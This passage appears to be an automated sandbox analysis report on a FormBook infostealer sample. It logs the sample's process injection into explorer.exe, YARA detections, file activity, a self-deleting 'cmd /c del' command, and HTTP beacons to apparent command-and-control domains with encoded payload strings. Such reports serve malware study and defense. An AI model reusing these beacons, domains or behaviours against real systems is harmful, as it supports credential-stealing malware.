6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have bee

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49769	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:08:18.614079952 CET	5603	OUT	GET /uszn/?l48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97I2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX HTTP/1.1 Host: www.buyselleasewithlisa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:08:18.663569927 CET	5603	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /uszn/?l48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97I2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49770	94.23.162.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:08:23.806049109 CET	5604	OUT	GET /uszn/?l48=5LoNRXVM8eyE2Me8xFE40xCr0JzPAOX0MOzM3KUbBxAS8JEwG8sqp8Wi1O663rh9uwDV&ofrxU=yVMtQLoX HTTP/1.1 Host: www.besteprobioticakopen.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:08:23.850476980 CET	5604	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.0 (Ubuntu) Date: Tue, 23 Feb 2021 09:08:23 GMT Content-Type: text/html Content-Length: 194 Connection: close Location: http://www.besteprobioticakopen.online/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.0 (Ubuntu) </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 0O9BJfVJi6fEMoS.exe PID: 7028 Parent PID: 5904

General

Start time:	10:06:23
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe'
Imagebase:	0x6e0000
File size:	816640 bytes

MD5 hash:	18EC78E09155C046A203FB4DCBC3593F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.689872337.0000000003CC9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.689872337.0000000003CC9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.689872337.0000000003CC9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\0O9BJfVJi6fEMoS.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\0O9BJfVJi6fEMoS.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: 0O9BJfVJi6fEMoS.exe PID: 5032 Parent PID: 7028

General

Start time:	10:06:41
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x310000
File size:	816640 bytes
MD5 hash:	18EC78E09155C046A203FB4DCBC3593F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: 0O9BJfVJi6fEMoS.exe PID: 3492 Parent PID: 7028

General

Start time:	10:06:42
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xaa0000
File size:	816640 bytes
MD5 hash:	18EC78E09155C046A203FB4DCBC3593F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.730806558.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.730806558.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.730806558.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.732150923.00000000010C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.732150923.00000000010C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.732150923.00000000010C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.732300917.0000000001110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.732300917.0000000001110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.732300917.0000000001110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 3492

General

Start time:	10:06:44
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 6664 Parent PID: 3424

General

Start time:	10:07:00
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xc70000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 6700 Parent PID: 3424

General

Start time:	10:07:01
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x13e0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.910849108.0000000000970000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.911281407.0000000000FB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.911281407.0000000000FB0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.911281407.0000000000FB0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.911225919.0000000000F80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.911225919.0000000000F80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.911225919.0000000000F80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	9882A7	NtReadFile

Analysis Process: cmd.exe PID: 6812 Parent PID: 6700

General

Start time:	10:07:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6824 Parent PID: 6812

General

Start time:	10:07:05
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis